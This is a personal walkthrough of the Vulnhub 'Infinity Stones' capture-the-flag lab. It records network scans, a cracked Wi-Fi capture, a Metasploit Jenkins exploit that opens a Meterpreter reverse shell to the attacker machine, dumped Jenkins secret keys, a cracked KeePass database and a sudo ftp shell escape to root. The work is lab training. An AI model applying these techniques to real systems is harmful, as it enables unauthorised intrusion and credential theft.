

Vulnhub- Infinity Stones

Target: -



OS Using: - Kali Linux

Default login: -

Username- root


Password- root



Reconnaissance

```
[root@raeven ~]# nmap -p- -O -A -sV 192.168.23.164
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-13 06:03 IST
Nmap scan report for 192.168.23.164
Host is up (0.00047s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 84:d2:2e:c4:f7:21:12:54:05:ac:82:c4:05:f2:32:29 (RSA)
|   256 f7:9d:0f:23:ec:d6:de:ed:2b:b2:11:bf:ea:68:3d:b9 (ECDSA)
|_  256 78:ef:fc:36:47:e6:f3:8d:03:3a:39:69:60:4f:2a:71 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: HA:Infinity Stones
443/tcp   open  ssl/http Apache httpd 2.4.29 ((Ubuntu))
| ssl-cert: Subject: commonName=ignite/organizationName=MINDSTONE:{4542E4C233F26B4FAF6B5F3FED24280C}/stateOrProvinc
eName=UP/countryName=IN
| Not valid before: 2019-09-15T17:18:57
| Not valid after:  2020-09-14T17:18:57
| tls-alpn:
|_ http/1.1
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: HA:Infinity Stones
|_ssl-date: TLS randomness does not represent time
8080/tcp  open  http     Jetty 9.4.z-SNAPSHOT
|_http-server-header: Jetty(9.4.z-SNAPSHOT)
|_http-title: Site doesn't have a title (text/html;charset=utf-8).
| http-robots.txt: 1 disallowed entry
|_/
MAC Address: 00:0C:29:AA:AB:44 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Alright i did my first scan as nmap 192.168.23.1-255 to find the ip of the machine found out it was a website since it is running http and https services since it is running both we might have to go to both and see if something is different and maybe we find a different port. After finding the ip i did the nmap -p- -O -A -sV 192.168.23.164 scan and found the mindstone flag hidden there which is MINDSTONE:{4542E4C233F26B4FAF6B5F3FED24280C} this well on to the homepage of the site.



That's how the site looks I've already looked at the source code and robots.txt and there was nothing let's explore the site manually.

AVENGERS QUIZ

Computers tell us Binary is the path to Reality.

1. In The Beginning, There Are 3 Infinity Stones On Earth.
 True
 False
2. At The End There Are 2 Survivors Left On Titan.
 True
 False
3. Thanos Already Had The Power Stone When He First Appeared.
 True
 False
4. The Tesseract Contains The Reality Stone.
 True
 False
5. The Dwarf On Nidavellir Is Played By Peter Dinklage.
 True
 False
6. Red Skull Is The Guardian Of The Space Stone.
 True
 False
7. Thor's New Hammer Is Called Stormbuster.
 True
 False
8. Rocket Is The Only Guardian Of The Galaxy To Survive the Snap.
 True
 False

Found this avengers quiz and looks like after answering we have to convert them into binary and if I'm not wrong then true means 1 and false means 0 so we get something like 01101001 alright let's see what is this.

```
+++++ +++++[ ->+++ +++++ +<]>+ +++++ +++++ +++++ .+++. +++++ +++. ---.
+++++ .<+++ +++++[ ->--- ---< ]>--- .<+++ +++++[- >+++ +<]> +++. < +++++[
->+++ +<]>+ +++. <++++ [ ->--- --<]> -.+++ +++++ +.--- ---. --.<+ ++[ ->
+++<] >++++ .+. <
```

After sometime i found out it was a page and there was a hint.txt file in which is the brainfuck code.

The screenshot shows two parts of a web interface. On the left is the dCode search interface with a search bar for 'dCODE' and a result section for 'Brainfuck'. On the right is a Brainfuck interpreter tool with a code input field containing the Brainfuck code from the previous step, an 'EXECUTE' button, and a summary sidebar.

dCode

Search for a tool

* SEARCH A TOOL ON dCODE BY KEYWORDS:
e.g. type 'boolean'

* BROWSE THE FULL dCODE TOOLS' LIST

Results

Input: +++++ +++++[...<
Arg:
Output:

admin:avengers

BRAINFUCK

Informatics > Programming Language > Brainfuck

BRAINFUCK INTERPRETER

* BRAINFUCK CODE TO INTERPRET

```
+++++ +++++[ ->--- ---< ]>--- .<+++ +++++[- >+++ +<]> +++. < +++++[ ->+++ +<]>+ +++. <++++ [ ->--- --<]> -.+++ +++++ +.--- ---. --.<+ ++[ ->+++<] >++++ .+. <
```

* ARGUMENT

* SHOW MEMORY STATE

EXECUTE

See also: Leet Speak 1337 – LOLCODE Language – ReverseFuck – Alphuck – JSFuck Language [](![]+[]) – Binaryfuck

Summary

- * Brainfuck Interpreter
- * Brainfuck Encoder
- * What is Brainfuck?
- (Definition)
- * How does Brainfuck work?
- * How to encrypt using Brainfuck code?
- * How to encrypt using Brainfuck Shortcut code?
- * How to decrypt Brainfuck code?
- * How to decode Brainfuck

I put it in this site for decoding and the after executing it says admin:avengers might be the username for brute force or some other page.

```

└─(root@raeven)─[~]
# gobuster dir -u http://192.168.23.164/ -w /usr/share/wordlists/dirb/common.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:                      http://192.168.23.164/
[+] Method:                   GET
[+] Threads:                  10
[+] Wordlist:                 /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:               gobuster/3.6
[+] Timeout:                  10s


Starting gobuster in directory enumeration mode
=====
/.hta                         (Status: 403) [Size: 279]
/.htpasswd                     (Status: 403) [Size: 279]
/.htaccess                     (Status: 403) [Size: 279]
/images                        (Status: 301) [Size: 317] [→ http://192.168.23.164/images/]
/img                           (Status: 301) [Size: 314] [→ http://192.168.23.164/img/]
/index.html                    (Status: 200) [Size: 3261]
/server-status                 (Status: 403) [Size: 279]
/wifi                          (Status: 301) [Size: 315] [→ http://192.168.23.164/wifi/]
Progress: 4614 / 4615 (99.98%)
=====

Finished
=====
```

I used gobuster to find other directories and looks like we have many like /images /img etc and index.html is says 403 i that means forbidden or we can't enter to that page I'll still try.

	Parent Directory	-
	1.webp	2019-09-16 03:58 282K
	2.webp	2019-09-16 03:58 245K
	3.webp	2019-09-16 03:58 245K
	4.webp	2019-09-16 03:59 279K
	5.webp	2019-09-16 03:54 265K
	6.webp	2019-09-16 03:58 257K
	a.jpeg	2019-09-16 04:11 176K
	b.jpeg	2019-09-16 04:11 86K
	c.jpeg	2019-09-16 04:11 113K
	d.jpeg	2019-09-16 04:12 83K
	e.jpeg	2019-09-16 04:12 54K
	f.jpeg	2019-09-16 04:13 176K

After opening /images page i found i all the images used and i downloaded and open them but there was nothing in them.



I go to the /img page where i find this image named as space i thought it was clue to space stone and when i opened this image i found nothing so i took some help from ai and it tells me that it contains a flag SPACESTONE:{74E57403424607145B9B77809DEB49D0} and used a tool strings for it well i can remember that for future use.

Index of /wifi

Name	Last modified	Size	Description
Parent Directory		-	
 pwd.txt	2019-09-15 09:42	254	
 reality.cap	2019-09-15 00:43	262K	

Apache/2.4.29 (Ubuntu) Server at 192.168.23.164 Port 80

I found this on the wifi page pwd.txt and reality.cap. The cap file we can open in wireshark and in the pwd.txt there was a some text which is telling to create a password using gamora which is the daughter of thanos but it was just gam with some conditions let's see.

```
Your Password is thanos daughter name "gam" (note it's all lower case) plus the following  
I enforced new password requirement on you ... 12 characters
```

```
One uppercase charracter  
Two Numbers  
Two Lowercase  
The Year of first avengers came out in threater
```


Alright let's create a .txt file containing list of all that conditions for a brute force attack or that .cap file might be used at wifi hacking let's see.

```
Aircrack-ng 1.7  
[00:01:46] 633875/637087 keys tested (6016.49 k/s)  
Time left: 0 seconds 99.50%  
KEY FOUND! [ gamA00fe2012 ]  
  
Master Key      : 82 35 98 B2 82 D9 D1 3F 7E C7 74 52 68 EC A4 85  
                  2A 91 A7 13 E0 1A B7 5B B5 45 DE 63 5D D0 C9 3B  
  
Transient Key   : 89 19 32 61 FB A8 2E 7E AA B9 C4 22 4B B7 57 C2  
                  CD 5B 49 49 DA 95 D2 85 31 94 63 00 00 00 00 00 00  
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
  
EAPOL HMAC     : 99 4E 9F CD 7F 6B B2 60 C6 F8 22 DA DC C3 C1 95
```

I could've used ai for this as well but i we can use aircrack-ng for this like the tools airmon-ng and airodump-ng which are used to crack wifi passwords. It's kind of a brute force attacks since it try to find the correct match for the encrypted password.

```
REALITYSTONE:{4542E4C233F26B4FAF6B5F3FED24280C}
```

That was just another page which let to the reality stone flag we got three now three flags to go.



HTTP ERROR 404

Problem accessing /build. Reason:

Not Found

[Powered by Jetty// 9.4.z-SNAPSHOT](#)

Now i tried to redirect to a different port like i said at the nmap scan where i found a site and the credentials was already with us if you remember admin:avengers so after login i go to the robot.txt where i found a clue says they don't want robot to crawl build site i thought it was a page i go into it and it was nothing or 404 not found i even click on the link below in the screenshot still found nothing there.

Exploitation


```
root@raeven:/home/raeven/Desktop
File Actions Edit View Help
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 192.168.23.130:4444
[*] Checking access to the script console
[*] Logging in...
[*] Using CSRF token: '5b4a13ef4fd24573b2e372941f56d4ba' (Jenkins-Crumb style v1)
[*] 192.168.23.164:8080 - Sending Linux stager...
[*] Sending stage (1017704 bytes) to 192.168.23.164
[*] Command Stager progress - 100.00% done (763/763 bytes)
[*] Meterpreter session 1 opened (192.168.23.130:4444 → 192.168.23.164:43116) at 2025-03-13 23:40:47 +0530

meterpreter > ls
Listing: /
```

Okay i used metasploit in this case to exploit jenkins for this i have to do some research on jenkins and jetty.org since that was coming up as well and after finding out the correct exploit i set the payload to linux/x86/meterpreter/reverse_tcp and i set the exploit as well with the commands or options that should be given in order for it to run and after that i exploited and it works we got the reverse shell time to see what's in it.

```
nodeMonitors.xml
nodes
plugins
queue.xml.bak
secret.key
secret.key.not-so-secret
secrets
updates
userContent
users
workflow-libs
cat secret.key
de9b89f7f80bb2134831c19f16e9cc1153198b948b0b32982d9dcf9e0db26cbd
cat secret.key.not-so-secret
cd secrets
ls
filepath-filters.d
initialAdminPassword
jenkins.model.Jenkins.crumbSalt
master.key
org.jenkinsci.main.modules.instance_identity.InstanceIdentity.KEY
slave-to-master-security-kill-switch
whitelisted-callables.d
cat master.key
f18d6abcf0892590d0e0cad3cea3c1dd457b940a4b70c257b9d3572ba9f320fcdb5ec5b6b7c7cd90ab4abc3ef3a323e911a59c945e3ff60ef3a
2639b2d796b6c171c8e0aaec13d4b2aaa56f36eb2966ef5cd50b9133085b4f6ebc96a3fe5a1d47f12c4dcba048837075c8a52b9bf2e3fb2139cc
ef9563d0111e97dfb68ece9a10
```

After looking around a bit i found some keys which are SHA-256 and SHA-512 I'm gonna keep looking to see if i find anything else since i don't even know yet if this is useful to us or not.



```
File Actions Edit View Help
root@raeven:/home/raeven/Desktop
srv
swapfile
sys
tmp
usr
var
vmlinuz
ls
bin
boot
cdrom
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
swapfile
sys
tmp
usr
var
vmlinuz
cd /opt
./script
TIMESTONE:{141BC86DFD5C40E3CC37219C18D471CA}
history
/bin/sh: 12: history: not found
```

TIMESTONE:{141BC86DFD5C40E3CC37219C18D471CA}

So that is the time stone flag i got into an opt directory where was a file morag.kbdx and it was name at the login screen of our machine when we first boot it up and down there was an executable script i run ./script and it gave me the timestamp.

```
(root@raeven)-[/home/raeven/Desktop]
# john morag.hash
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 60000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES 1=TwoFish 2=ChaCha]) is 0 for all loaded hashes
Will run 8 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
princesa      (morag)
1g 0:00:00:11 DONE 2/3 (2025-03-14 01:11) 0.08503g/s 246.7p/s 246.7c/s 246.7C/s pretty..222222
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Alright so that was something it was another hash which is SHA-256 i used a tool to convert the file form kdbx into hash and then used the john the ripper tool to find the password for the file which is this (morag) "princesa".

```
KeePass CLI (kpcli) v3.8.1 is ready for operation.
Type 'help' for a description of available commands.
Type 'help <command>' for details on individual commands.

kpcli:/> ls
== Groups ==
morag/
kpcli:/> cd morag
kpcli:/morag> ls
== Groups ==
Creds/
FLAG/
General/
Homebanking/
Network/
Recycle Bin/
Windows/
== Entries ==
0. Sample Entry
kpcli:/morag> cd FLAG
kpcli:/morag/FLAG> ls
== Entries ==
0. Power Stone
kpcli:/morag/FLAG> cat Power Stone
cat: unknown command
kpcli:/morag/FLAG> show Power Stone
kpcli:/morag/FLAG> ls
== Entries ==
0. Power Stone
kpcli:/morag/FLAG> show Power\ Stone

Path: /morag/FLAG/
Title: Power Stone
Uname:
Pass: [REDACTED]
URL:
Notes: POWERSTONE:{EDDF140F156862C9B494C0B767DCD412}

kpcli:/morag/FLAG>
```

Okay so we got the powerstone i used google for this there a tool name kdbxcli which is python based command line CLI tool and since we had the password we were able to get

into morag.kdbx file from there it was just ls to /morag and show Power\ Stone and the flag is POWERSTONE:{EDDF140F156862C9B494C0B767DCD412}. And there are some other folders in that file let's explore them to find something.

```
Path: /morag/Creds/
Title: Creds
Uname:
Pass: [REDACTED]
URL:
Notes: bW9yYWc6eW9uZHU=
```

There was a folder just above Flag name as creds and in which i think this is a base 64 encoding i am going to decode it to see what it says. Encoded string: - bW9yYWc6eW9uZHU= Decoded String: - morag:yondu. I think we now have the password for morag username from here we know we can just ssh into the machine.

```
morag@ubuntu:~$ sudo su
[sudo] password for morag:
Sorry, user morag is not allowed to execute '/bin/su' as root on ubuntu.
morag@ubuntu:~$ sudo su
[sudo] password for morag:
Sorry, user morag is not allowed to execute '/bin/su' as root on ubuntu.
morag@ubuntu:~$ ls
examples.desktop
morag@ubuntu:~$ history
 1  ls
 2  cd examples.desktop
 3  cat examples.desktop
 4  sudo su
 5  ls
 6  history
morag@ubuntu:~$ ca
ca: command not found
morag@ubuntu:~$ cat
^C
morag@ubuntu:~$ █
```

Okay so this user doesn't have permission to execute /bin/su as root but i already tried it without root and we can access many folders i think we just have to explore a bit now for the last flag.

```
morag@ubuntu:~$ cd /root
-bash: cd: /root: Permission denied
morag@ubuntu:~$ cd /root/
-bash: cd: /root/: Permission denied
```

Okay so i was wrong we have to do the privilege escalation.

Privilege Escalation

I was lost there so i used a guidance for this and found out we can just do the privilege escalation with just ! Exclamation mark i did do the ftp like sudo ftp and from there just exclamation mark and we got the root after that i go into the root directory saw the final.txt and when i cat it there was the soulstone.
SOULSTONE:{56F06B4D4C14CE346998483989ABFF16}. Done